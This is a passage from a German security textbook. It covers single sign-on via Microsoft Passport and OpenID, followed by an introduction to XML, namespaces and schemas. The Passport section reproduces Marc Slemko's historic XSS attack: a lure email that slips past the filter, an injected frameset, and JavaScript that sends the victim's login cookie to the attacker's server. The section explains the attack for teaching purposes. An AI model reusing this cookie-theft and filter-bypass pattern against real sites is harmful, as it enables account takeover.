Wir wollen anhand eines dokumentierten Angriffs auf Microsoft Passport nachweisen, dass diese Angriffe keineswegs hypothetisch sind, sondern dass jede SSO-Implementierungen hier Schutzmaßnahmen ergreifen muss. Dies kann durch Behebung von Schwachstellen geschehen, oder aber in generischer Weise durch einen intelligenteren Einsatz von TLS [Kli09].

11.4.1 Microsoft Passport

Dem Dienst Microsoft Passport liegt das Kerberos-Protokoll zugrunde, das jedoch an die Gegebenheiten des Internet angepasst wurde:

- Der Client ist ein Standard-Browser, der nur eine einzige kryptographische Fähigkeit besitzt: Er kann mit SSL geschützte Verbindungen zu verschiedenen Servern aufbauen, wobei der Server authentifiziert wird. Im Gegensatz zu Kerberos hat er keinen gemeinsamen Schlüssel mit dem KDC (hier ein Server in der Domain `passport.com`) und kann keine Kryptogramme entschlüsseln.
- Zur Übertragung der Nachrichten stehen ausschließlich HTTP-Cookies, HTML-Formulare und HTTP Redirect zur Verfügung.
- Es wird kein Sitzungsschlüssel zwischen Client und Server ausgehandelt (diese Aufgabe übernimmt SSL), sondern es wird lediglich der Client gegenüber dem Server authentifiziert. Im Folgenden soll die Funktionsweise des MS Passport-Protokolls anhand der (fiktiven) Zielserver `bank.de` und `auto.de` erläutert werden.

Der Passport-Server übernimmt als Identity Provider die Rolle von KDC und Ticket Granting Server und erzeugt folgende Datensätze (für einen Service Provider mit Domain `bank.de`):

- Ein Ticket Granting Cookie (TGC), damit der Nutzer Username/Passwort nur einmal eintippen muss. Dieses wird vom Passport-Server für die Domain `passport.com` gesetzt.
- Ein Ticket Cookie (TC) für `bank.de`, mit dem dieser Server über die erfolgreiche Authentifizierung und die Gültigkeitsdauer unterrichtet wird. Dieser Datensatz wird zunächst an den `bank.de`-Server übertragen (im HTTP-Redirect), und dann von diesem als persistentes Cookie gesetzt.

- Ein Profile Cookie, in dem noch weitere Informationen zum Kunden (Präferenzen, Kreditkartennummer) abgelegt sein können. Dieser Datensatz wird ebenfalls zunächst im HTTP-Redirect übertragen, und dann vom `bank.de`-Server als Cookie gesetzt.

Durch ein HTTP Redirect wird der Nutzer nach seiner Eingabe direkt wieder an den bank.de-Server zurückgeleitet; dabei sendet der Browser automatisch die beiden Cookies für bank.de mit. Der Server überprüft diese beiden Cookies, und sendet im Erfolgsfall den gewünschten Inhalt.

In [Sle01] wird ein Angriff beschrieben, mit dem es möglich war, sich mittels XSS die Passport-Cookies für Microsoft Hotmail-Accounts zu beschaffen. In [KR00] werden weitere Probleme von MS Passport angesprochen. Auch bei dem Nachfolger von Passport, Microsoft Cardspace, sind noch ähnliche Sicherheitsprobleme vorhanden [GSSX09]. Wir wollen hier auf den von Marc Slemko in [Sle01] beschriebenen XSS-Angriff näher eingehen. Er zeigt exemplarisch die enge Verknüpfung verschiedener Webanwendungen auf, die ein Angreifer ausnutzen kann.

Die damalige Situation soll kurz geschildert werden: Um die Akzeptanz von Passport zu erhöhen, stattete Microsoft seinen populären Webmail-Dienst Hotmail mit Passport-Unterstützung aus. Hotmail-Nutzer konnten sich somit problemlos über Microsoft Passport in ihr Email-Konto einloggen.

Der Angriff nutzt dies aus, um über eine Email im HTML-Format einen XSS-Angriffsvektor an das Opfer zu senden. Eine solche Email ist in Listing 11.11 wiedergegeben.

Listing 11.11 HTML-formatierte Email, die über Microsoft Hotmail angezeigt wird.

```

1 From: Jennifer Sparks <xxxx@xxx.xxxx>
2 To: opfer@hotmail.com
3 Content-type: text/html
4 Subject: Jack said I should email you...
5
6 Hi Ted. Jack said we would really hit it off.
7 Maybe we can get together for drinks sometime.
8 Maybe this friday? Let me know.
9 <BR> <BR> <HR>
10 You can see the below for demonstration purposes.
11 In a real exploit, you wouldn't even see it happening.
12 <HR> <BR>
13 <_img foo=<IFRAME width='80%' height='400'
14 src='http://alive.znep.com/~marcs/passport/grabit.html'>
15 </IFRAME> >
```

Normalerweise werden solche Emails vom Webmail-Server auf XSS-Vektoren untersucht. Es besteht also keine Chance, den XSS-Vektor direkt in die Email einzubetten. Auch gefährliche HTML-Tags wie `<iFrame>` werden normalerweise entfernt.

Marc Slemko nutzte aber einen Unterschied im HTML-Parsing von Hotmail-Server und dem Internet Explorer von Microsoft aus: Zeile 13 aus Listing 11.11 wurde vom Hotmail-XSS-Filter als valides ``-Element betrachtet (das in einer HTML-Email erlaubt ist), von damaligen Internet Explorer aber wegen des Unterstrichs ignoriert; dieser erkannte stattdessen das `<iFrame>`-Element, und dessen Inhalt wurde geladen.

Listing 11.12 HTML-Datei, die in dem `<iFrame>`-Element aus Listing 11.11 geladen wird.

```
<HTML><HEAD><TITLE>Wheeeee</TITLE>
<frameset rows="200,200">
<FRAME NAME="me1"
SRC="https://register.passport.com/ppsecure/404please">
<FRAME NAME="me2"
SRC="https://register.passport.com/reg.srf?
ru=https://ww.passport.com/%22%3E%3CSCRIPT%20
src='http://alive.znep.com/~marcs/passport/snarf.js
%3Ej%3C/SCRIPT%3E%3F1c%3D1033">
</FRAMESET>
</HTML>
```

Die HTML-Datei aus Listing 11.12 besteht aus zwei Frames: Im ersten Frame wird eine nicht existierende Seite aus dem Pfad `/ppsecure` der Domain `register.passport.com` über TLS geladen. Nur für diesen Pfad ist das Ticket Granting Cookie TGC gesetzt. Der Server antwortete auf diese Anfrage mit einer 404-Fehlermeldung, das DOM dieser Fehlerseite enthielt aber trotzdem das TGC. Der Origin dieser Seite ist (`https://register.passport.com,443`).

Der zweite Frame ruft das (verwundbare) Serverscript `reg.srf` auf, über dessen Parameter `ru=` das Script eingeschleust wird. In diesem Frame ist das TGC nicht gesetzt, er hat aber den gleichen Origin.

Schließlich wurde das Script `snarf.js` aus Listing 11.13 geladen und unter dem Origin (`https://register.passport.com,443`) ausgeführt. Dabei wird zunächst sichergestellt, dass die URL des zweiten Frames tatsächlich ein `https` enthält (sonst wären die Origins der beiden Frames nicht mehr gleich), und dann wird das Objekt `document.location` mit der URL des Angreifers überschrieben.

Listing 11.13 Javascript-Datei, die im zweiten Frame aus Listing 11.12 geladen wird.

```
s = new String(document.URL);
if (s.indexOf('http:') == 0) {
setTimeout('document.location="https:' +
s.substring(5, s.length-1, 1000)');
} else {
document.location="http://alive.znep.com/~marcs/
passport/snarf.cgi?cookies=" +
escape(parent.frames[0].document.cookie);
}
```




Abb. 11.15 Übersicht zu den einzelnen Komponenten des XSS-Angriffs auf Microsoft Passport.

Dies hat zur Folge, dass ein HTTP-Request an den Server des Angreifers geschickt wird, und dieser Request enthält das TGC: Mit `parent.frames[0].document.cookie` wird der erste Frame (mit Index 0) im übergeordneten Frameset aufgerufen, und dort alle HTTP-Cookies (einschließlich TGC) selektiert.

Nach diesem XSS-Angriff kennt der Angreifer das TGC des Opfers, und kann sich während der Gültigkeitsdauer des Ticket Granting Cookies in *alle* weiteren Passport-geschützten Accounts des Opfers einloggen.

11.4.2 OpenID

Microsoft Passport wurde letztendlich nicht wegen der geschilderten Schwachstelle als Dienst eingestellt, sondern wegen massiver Kritik an dem Konzept eines einzigen Identity Providers (`passport.com`), der das ganze WWW kontrollieren könnte. Es wurden daraufhin Ansätze vorgestellt, die mehrere Identity Provider zulassen: Microsoft Card-space [GSSX09], SAML (vgl. Abschnitt 12.4), und schließlich OpenID [spe07].

Bei OpenID liegt der Fokus auf dem Begriff „open“, und daher wurde eine zusätzliche Phase eingeführt, die *Discovery*-Phase. Diese ermöglicht es, dass jeder OpenID-Nutzer einen eigenen Identity Provider wählen und im Extremfall sogar selbst betreiben kann. Wir wollen die Funktionsweise von OpenID anhand von Abbildung 11.16 erläutern.

Funktionsweise von OpenID. Identitäten in OpenID (1.) haben zwingend die Form von URLs, denn nur so kann die Discovery-Phase funktionieren: Der Service Provider *SP* ruft in Schritt (2.) die ID-URL auf und stellt so eine Verbindung zum ID Server her. Er erhält als Antwort (3.) eine Datei im HTML- oder XRDS-Format (einem XML-




Abb. 11.16 Ablauf einer Identifikation mit OpenID. Gegenüber anderen SSO-Protokollen wurde hier zusätzlich eine Discovery- und eine Association-Phase eingeführt.

basierten Datenformat), wobei beide Dateien die gleichen Informationen enthalten: Die URL des IdP, und optional eine weitere Identität.

In Schritt (4.) handeln SP und IdP eine *Association* aus. Dies ist ein gemeinsames Geheimnis, das über eine (nicht signierte) Diffie-Hellman-Schlüsselvereinbarung ausgehandelt wird. Mit dieser Association werden Nachrichten vom IdP und den SP mittels eines Message Authentication Codes (im OpenID-Standard und in Abbildung 11.16 als „Signature“ bezeichnet) gegen Veränderung geschützt.

Nun wird die Identität des Nutzers vom SP über den Browser (5.) an den IdP weitergeleitet (6.). Ist der Nutzer noch nicht beim IdP eingeloggt, so muss dies nachgeholt werden (7.).

Für einen bekannten Nutzer stellt der IdP ein Token aus, das mit einem MAC auf Basis der ausgehandelten Association geschützt wird. Dieses Token wird über den Browser (8.) an den SP (9.) weitergeleitet.

In der Regel ist der SP aufgrund der ausgehandelten Association selbst in der Lage, die Korrektheit des Tokens zu überprüfen. Ist dies nicht der Fall, weil z.B. die optionale Phase (4.) ausgelassen wurde, so kann der SP das Token direkt an den IdP (10.) zur Verifikation senden, und erhält von dort eine Antwort (11.).

Nach erfolgreicher Verifikation wird dem Nutzer schließlich der Zugriff auf die angeforderte Ressource gewährt.

Sicherheit. Sicherheit war nicht das wichtigste Designkriterium für OpenID: Die Association-Phase kann von jedem Man-in-the-middle-Angrifer komplett ausgehebelt werden, und auch die optionale Anfrage (10.) ist nicht wirklich abgesichert.

Alle generischen Agriffe auf SSO-Systeme funktionieren auch bei OpenID: Wenn es XSS-Lücken gibt, oder wenn ein Angreifer das Token im Netzwerk abfängt, kann er das Opfer impersonifizieren.

Hinzu kommt, dass die Implementierung von OpenID bei SP und IdP nicht trivial ist, und leicht konzeptionelle Fehler gemacht werden können.

12 XML- und Webservice-Sicherheit

Übersicht

12.1 eXtensible Markup Language	308
12.2 XML Signature	317
12.3 XML Encryption	319
12.4 Security Assertion Markup Language (SAML)	322

Der Begriff „Webservice“ ist in den letzten Jahren zu einem wichtigen Paradigma in der Informatik geworden. Die Grundidee dahinter ist schon länger formuliert: Eine komplexe Anwendung wird nicht nur auf einem Server ausgeführt, sondern setzt sich aus Komponenten zusammen, die über das ganze Internet verteilt sein können. Diese Komponenten haben klar definierte Schnittstellen, sie können „On Demand“ zur Anwendung hinzugebunden werden:

- Im Prinzip kann man jeden Server im WWW über das HTTP-Protokoll ansprechen.
- Einfache Webservices (z.B. Zähler für die Zugriffe auf eine Webseite) werden im WWW schon lange mit Erfolg genutzt.

Man benötigt noch eine Sprache, die mächtig genug ist, um alle möglichen Webservice-Anfragen und Webservice-Schnittstellen zu beschreiben, und die leicht mit Hilfe des HTTP-Protokolls übertragen werden kann.

7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, <u>HTTP</u> , DNS, IMAP, <u>XML</u> , <u>SOAP</u>
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht		Ethernet, Token Ring, PPP, FDDI,
1 Bitübertragungsschicht	Netzzugangsschicht	IEEE 802.3/802.11

Abb. 12.1 Das TCP/IP-Schichtenmodell: eXtensible Markup Language (XML).

Diese Sprache existiert glücklicherweise schon, es ist die eXtensible Markup Language (XML). Sie entstand aus dem Bemühen, die Vermischung von Inhalt und Formatierung in HTML zu beseitigen und eine klare Trennung zwischen Daten und Formatierung zu ermöglichen. Man muss es aus dem Blickwinkel der IT-Sicherheit fast schon als glücklichen Zufall bezeichnen, dass XML Signatur und XML Verschlüsselung mit zu den ersten Standards gehörten, die vom World Wide Web-Konsortium [w3c94] im Bereich XML verabschiedet wurden.

Im Folgenden soll zunächst die Sprache XML vorgestellt werden, gefolgt von den zwei Sicherheits-Costandards XML Signature und XML Encryption. Anschließend wird als Beispiel für einen kryptographischen Webservice Microsoft Passport vorgestellt und seine Probleme analysiert. Den Abschluss bildet ein Überblick zu SAML, bei dem XML und Webanwendungen zusammengeführt wurden.

12.1 eXtensible Markup Language

Vergleicht man HTML mit einem Microsoft Word-Dokument, so haben beide zunächst gemeinsam, dass man Texte durch Formatierungen strukturieren kann. Bedeutender sind aber die Unterschiede: Während man zur Erstellung eines HTML-Dokuments nur einen einfachen Texteditor benötigt, der auf jeder Plattform verfügbar ist, braucht man für das Word-Dokument ein Textverarbeitungsprogramm.

Der große Erfolg von HTML erklärt sich aus der Tatsache, dass HTML von Menschen leicht zu editieren ist, dass die Semantik eines HTML-Dokuments von Menschen ohne Hilfsprogramme verstanden werden kann, und dass die Bedeutung einer HTML-Datei dadurch unabhängig von der Plattform ist, auf der sie angezeigt wird.

Andererseits ist HTML ein recht starrer Standard: Er verfügt nur über eine geringe Anzahl von Tags, und wurde daher in der Vergangenheit immer wieder durch ad-hoc-Konstrukte erweitert. Das WWW-Konsortium [w3c94], das sich um die Weiterentwicklung des World Wide Web kümmert, startete daher eine Initiative zur Standardisierung einer erweiterten Sprache, die eXtensible Markup Language (XML) genannt wurde.

12.1.1 Was ist XML?

Das WWW-Konsortium hat ein Dokument publiziert, das XML in zehn Punkten erklärt. Hier ist das wörtliche Zitat der deutschen Übersetzung (<http://www.w3c.at/Misc/XML-in-10-points.html>), da man eine Einführung in XML kaum besser formulieren kann:

1. **XML steht für strukturierte Daten.** *Strukturierte Daten findet man z.B. in so unterschiedlichen Dingen wie Kalkulationstabellen, Adressbücher, Konfigurationsparameter, finanzielle Transaktionen und technische Zeichnungen. XML ist ein Satz an Regeln (man kann ebenso von Richtlinien oder Konventionen sprechen) für*

die Erstellung von Textformaten zur Strukturierung solcher Daten. XML ist keine Programmiersprache und man braucht auch kein Programmierer zu sein, um XML zu benutzen oder zu lernen. XML erleichtert es einem Computer, Daten zu generieren oder zu lesen und sorgt dafür, dass eine bestimmte Datenstruktur eindeutig bleibt. XML vermeidet herkömmliche Fallen, wie sie in anderen Sprachkonstruktionen auftreten: XML ist erweiterbar, plattformunabhängig und unterstützt Internationalisierung / Lokalisierung und Unicode.

2. **XML sieht ein wenig wie HTML aus.** Wie HTML verwendet XML Tags (durch '<' und '>' geklammerte Wörter) und Attribute (der Form name="value"). Während HTML festlegt, was jedes Tag und Attribut bedeutet, und oft wie der Text dazwischen in einem Browser aussieht, benutzt XML die Tags nur zur Abgrenzung von Daten und überlässt die Interpretation der Daten allein der Anwendung, die sie verarbeitet. Mit anderen Worten: wenn Sie "<p>" in einer XML-Datei sehen, sollten Sie nicht annehmen, dass es sich um einen Absatz (englisch: paragraph) handelt. Je nach Kontext kann es ein Preis, ein Parameter, eine Person, ein(e) P.... sein (übigen, wer sagt denn, dass es ein Wort mit einem "p" sein muss?).
3. **XML ist Text, aber nicht zum Lesen.** Programme, die Kalkulationstabellen, Adressbücher und andere strukturierte Daten produzieren, speichern diese Daten meist auf der Festplatte, wobei sie entweder ein Binär- oder ein Textformat verwenden. Ein Vorteil des Textformats ist es, dass man sich auf diese Weise die Daten ansehen kann, ohne das produzierende Programm selbst zu verwenden; kurz gesagt: man kann es mit jedem beliebigen Texteditor lesen. Ferner vereinfacht reiner Text dem Entwickler das Debuggen von Anwendungen. Genau wie bei HTML, bestehen XML Dateien aus reinem Text, der zwar von Menschen nicht gelesen werden sollte, aber gelesen werden kann, wenn es notwendig ist. Anders als bei HTML, sind die Regeln bei XML strikt. Ein weggelassenes Tag oder ein Attribut ohne Anführungszeichen, machen eine XML Datei unbenutzbar, während dies bei HTML toleriert und oftmals explizit erlaubt wird. Die offizielle XML Spezifikation verbietet es Anwendungen, erst hinterher Warnmeldungen anzuzeigen, falls sie auf fehlerhafte XML Dateien stossen sollten; ist die Datei fehlerhaft, hat die Anwendung an dieser Stelle anzuhalten und eine Fehlermeldung auszugeben.
4. **XML ist vom Design her ausführlich.** Da XML ein Textformat ist und Tags verwendet, um die Daten abzugrenzen, sind XML-Dateien fast immer größer als vergleichbare binäre Formate. Das war eine bewusste Entscheidung der XML-Entwickler. Die Vorteile eines Textformats sind klar (siehe oben), und die Nachteile können meistens an anderer Stelle ausgeglichen werden. Plattenplatz ist nicht mehr so teuer wie früher, und Programme wie zip und gzip können Dateien sehr gut und sehr schnell komprimieren. Außerdem können Kommunikationsprotokolle wie Modemprotokolle und HTTP/1.1 (das Kernprotokoll des Webs) Daten automatisch komprimieren und damit ebenso effektiv Bandbreite sparen wie ein binäres Format.
5. **XML ist eine Familie von Techniken.** XML 1.0 ist die Spezifikation, die definiert, was "Tags" und "Attribute" sind. Hinter XML 1.0 steht die "XML Familie" als ein wachsender Satz an Modulen, der nützliche Serviceleistungen für die Ver-

wirklichung wichtiger und häufig angefragter Aufgaben bereithält. Xlink beschreibt eine Standardmethode, um Hyperlinks zu XML Dateien hinzuzufügen. XPointer und XFragments sind Syntaxen (in Entwicklung), um auf Teile eines XML Dokuments zu verweisen. Ein XPointer ähnelt ein wenig einem URL, aber anstatt auf Dokumente im Web zu zeigen, zeigt er auf Teildaten innerhalb einer XML Datei. CSS, die Style-Sheet-Sprache, ist auf XML ebenso anwendbar wie auf HTML. XSL ist die weiterentwickelte Sprache zum Erstellen von Style Sheets. Sie basiert auf XSLT, einer Transformationssprache, die für das Umstellen, Hinzufügen und Löschen von Tags und Attributen verwendet wird. Das DOM ist eine Standardmenge von Funktionsaufrufen für die Manipulation von XML (und HTML) Dateien aus einer Programmiersprache. XML Schema 1 und 2 unterstützen Entwickler bei der präzisen Definition ihrer eigenen XML-basierten Formate. Es gibt noch einige weitere verfügbare Module und Werkzeuge, bzw. solche, die sich gerade in der Entwicklung befinden. Sehen Sie sich daher regelmäßig die W3C technical report page an.

6. **XML ist neu, aber nicht so neu.** Die Entwicklung von XML begann 1996 und seit Februar 1998 ist es ein W3C-Standard, was Sie vermuten lassen könnte, dass es eine ziemlich unausgegorene Technologie ist. In Wirklichkeit ist die Technologie nicht sehr neu. Vor XML gab es SGML, das in den frühen 80er Jahren entwickelt wurde, seit 1986 eine ISO-Norm ist und eine breite Anwendung für große Dokumentationsprojekte fand. Die Entwicklung von HTML begann dann 1990. Die Entwickler von XML nahmen - aufgrund der Erfahrung mit HTML - einfach die besten Teile von SGML und produzierten etwas, was nicht weniger mächtig als SGML, aber bei weitem geregelter und einfacher in der Anwendung ist. Einige Evolutionen sind allerdings kaum von Revolutionen zu unterscheiden ... Und man muss sagen, dass, während SGML zumeist für technische Dokumentation und viel weniger für andere Arten von Daten verwendet wird, es bei XML genau umgekehrt ist.
7. **XML überführt HTML in XHTML.** Es gibt eine wichtige XML Anwendung, die ein Dokumentenformat beschreibt: W3C's XHTML, der Nachfolger von HTML. XHTML hat mit HTML viele gleiche Elemente. Die Syntax hat sich ein wenig geändert, um mit den XML Regeln konform zu sein. Ein Dokument, das "XML basiert" ist, erbt die Syntax von XML, wird aber auf verschiedene Weise begrenzt (z.B. XHTML erlaubt "<p>", aber nicht "<r>"); gleichzeitig wird der Syntax Bedeutung zugemessen (bei XHTML bedeutet "<p>", dass nun ein "Absatz" folgt und nicht, dass eine "Person", ein "Preis" oder sonst irgendetwas ausgezeichnet wird).
8. **XML ist modular.** XML erlaubt es einem, ein neues Dokumentenformat zu definieren, indem man andere Formate kombiniert oder wiederbenutzt. Wenn jedoch zwei Formate völlig unabhängig voneinander entwickelt worden sind, können sie Elemente und Attribute enthalten, die in beiden Formaten mit dem gleichen Namen vorkommen. Wenn man diese dann kombinieren will, muss man entsprechend vorsichtig sein (meint "<p>" jetzt "Absatz" aus dem einen Format, oder aber "Person" aus dem anderen Format?). Um bei der Kombination von Formaten

Namenskollisionen zu vermeiden, stellt XML den Namensraummechanismus zur Verfügung. XSL und RDF sind zwei gute Beispiele für XML-basierte Formate, die Namensräume benutzen. XML Schema ist entworfen worden, um genau diese Modularisierung bei der Definition von XML Dokumentenstrukturen zu unterstützen. Es ist ein Leichtes, zwei Schemata zu verbinden, um ein drittes herzustellen, welches die Struktur der zusammengefügten Dokumente abbildet.

9. XML ist die Basis für RDF und das Semantic Web. W3C's Resource Description Framework (RDF) ist ein XML Textformat, welches Beschreibungen von Ressourcen und Metadatenanwendungen unterstützt, wie z.B. Musik- oder Photo-kollektionen, oder Schriftenverzeichnisse. Zum Beispiel kann man mit RDF Personen in einem Photoalbum im Web aufgrund von Informationen aus seiner eigenen Kontaktliste identifizieren und ihnen automatisch eine Email senden, um ihnen mitzuteilen, dass ihr Foto im Web zu finden ist. Genau wie HTML Dokumente, Menüsysteme und Webformulare integrierte, um das Web, so wie wir es heute kennen, ins Leben zu rufen, so integriert RDF Anwendungen und Agenten in ein semantisches Web. So wie Menschen eine Vereinbarung über den Sinn der Worte benötigen, damit sie sich unterhalten können, so benötigen Computer Mechanismen für die Vereinbarung von Bedeutungen, sofern sie effektiv miteinander kommunizieren wollen. Eine formale Beschreibung von Ausdrücken in bestimmten Bereichen (z.B. im Handel oder in der Herstellung) wird Ontologie genannt und ist ein notweniger Teil des Semantic Web. RDF, Ontologie und die Repräsentation von Sinnzusammenhängen, so dass Computer die Arbeit von Menschen unterstützen können, sind alles Themen der Semantic Web Activity.

10. XML ist lizenzzfrei, plattformunabhängig und gut unterstützt. Wenn Sie XML als Basis für ein Projekt wählen, dann finden Sie Zugang zu einer großen und wachsenden Ansammlung von Werkzeugen (eines davon macht vielleicht schon das, was Sie brauchen!) und zu einer Menge versierter Fachleute. Sich für XML zu entscheiden, ist fast so wie SQL für Datenbanken zu wählen: Sie müssen nur noch Ihren eigenen Datenbestand und die Programme/Prozeduren, die ihn bearbeiten, erstellen. Aber dafür gibt es viele verfügbare Werkzeuge und viele Leute, die Ihnen helfen können. Und, da XML als eine W3C-Entwicklung lizenzzfrei ist, können Sie Ihre eigene Software drum herum bauen, ohne jemandem etwas zu bezahlen. Die große und wachsende Unterstützung bedeutet, dass Sie auch nicht an einen einzigen Anbieter gebunden sind. XML ist nicht immer die beste Lösung, aber es lohnt sich immer, XML in Erwägung zu ziehen.

Beispiel. Listing 12.1 gibt ein einfaches Beispiel einer XML-Datei, bei dem eine Unterhaltung modelliert wird. Das Element <conversation> umschließt dabei als Klammer die Elemente <greeting> und <response>.

Listing 12.1 Ein einfaches XML-Dokument.

```
<?xml version="1.0" standalone="yes"?>
<conversation>
```

```
<greeting>Hello, world!</greeting>
<response>
  Stop the planet, I want to get off!
</response>
</conversation>
```

Man kann die Struktur eines XML-Elements auch in Form eines Baumes darstellen (Abbildung 12.2). Dies wird dadurch möglich, dass öffnende Tags auch immer wieder geschlossen werden müssen, und dass die Reihenfolge verschiedener Tags klar geregelt ist.




Abb. 12.2 Die Struktur des XML-Dokuments aus Listing 12.1.

In Listing 12.1 kommen nur Elemente (z.B. `<greeting>`) und Textknoten (z.B. `Hello, world!`) vor. Es gibt darüber hinaus noch weitere Arten von „Nodes“ wie Attributknoten (z.B. `Id="mvdk"` in Listing 12.2).

12.1.2 XML Namespaces.

In XML-Dokumente können Referenzen auf externe Dokumente eingebunden werden, z.B. auch auf DTDs oder XML Schemata. Damit Namenskonflikte vermieden werden (z.B. kann das Element `<title>` in vielen unterschiedlichen Kontexten auftauchen), müssen diese Dokumente eindeutig bezeichnet werden können, durch einen eindeutigen Namen.

XML löst dieses Problem, indem den Elementnamen eindeutige Präfixe in Form von Unique Ressource Identifiern (URI) vorangestellt werden [HTB⁺09]. Als URIs werden oft URLs verwendet, da sie auch auf weiterführende Informationen zu den definierten Elementen verweisen können. Dies ist aber nicht erforderlich: Ein Namespace ist nur ein Präfix, und URLs und Domainnamen werden nur genutzt, weil es hier einfache Vorgehensweisen gibt, wie man an einen weltweit eindeutigen Präfix gelangt.

Da URIs relativ lang sein können, wird üblicherweise in einem Dokument eine Abkürzung definiert, um die Lesbarkeit des Dokuments zu erhöhen. So wird z.B. in der Zeile

```
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">
```

aus Listing 12.3 der String `xsd` als Abkürzung für den Namespace `http://www.w3.org/2001/XMLSchema` definiert. Dies bedeutet, dass alle Namen, denen der Präfix `xsd` vorangestellt wurde, in diesem Namespace definiert sind.

12.1.3 DTD und XML Schema.

Da die Bedeutung der einzelnen XML-Tags nicht mehr wie bei HTML vom Standard vorgegeben ist, muss sie irgendwo definiert werden. Betrachten wir hierzu das Beispiel aus Listing 12.2: Für einen menschlichen Betrachter erschließt sich die Bedeutung der einzelnen Elemente noch aus dem Zusammenhang: `<book>` enthält Angaben zu einem Buch, und hier erwartet man Titel, Autoren und Erscheinungsjahr (und eigentlich auch den Verlag, aber der ist in beiden Fällen Springer). In `<title>` erwartet man einen String aus Buchstaben und Zahlen, in `<author>` eine Liste von Namen, und in `<year>` eine vierstellige Zahl zwischen 1500 und 2014. Ein XML-Parser würde aber ohne weitere Angaben *alle* möglichen Inhalte akzeptieren.

Listing 12.2 XML-Liste der Bücher von Jörg Schwenk.

```
<?xml version="1.0" ?>
<book_list>
  <book Id="mvdk">
    <title> Moderne Verfahren der Kryptographie, 5. Aufl. </title>
    <author> A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter </author>
    <year> 2003 </year>
  </book>
  <book Id="skii">
    <title> Sicherheit und Kryptographie im Internet, 2. Aufl. </title>
    <author> J. Schwenk </author>
    <year> 2005 </year>
  </book>
</book_list>
```

Die ältere Möglichkeit zur Spezifikation der Bedeutung einzelner XML-Tags ist, eine Document Type Definition (DTD, [MSMY⁺08], Abschnitt 2.8) zu erstellen. Dieses Verfahren wurde in XML Version 1.0 vorgeschlagen. Eine DTD kann ein eigenständiges Dokument sein, oder sie kann in das XML-Dokument mit eingebunden werden. Nachteil einer DTD ist, dass sie selbst nicht der XML-Syntax genügt, und dass sie die XML Namespaces (s.u.) nicht gut unterstützt.

Die heute favorisierte Methode heißt XML Schema [BMSM⁺¹², MTSM⁺¹²]. Ein XML-Schema für ein XML-Dokument ist selbst wieder in XML formuliert. Der Standard für XML Schemata ist allerdings sehr komplex, und soll daher nur an einem Beispiel erläutert werden.

Listing 12.3 XML-Schema für die Buchliste aus Listing 12.2.

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">
3
4 <xsd:element name="book_list" type="bl"/>
5
6 <xsd:complexType name="bl">
7   <xsd:sequence>
8     <xsd:element name="book" type="b"
9       minOccurs="1" maxOccurs="unbounded"/>
10    </xsd:sequence>
11  </xsd:complexType>
12
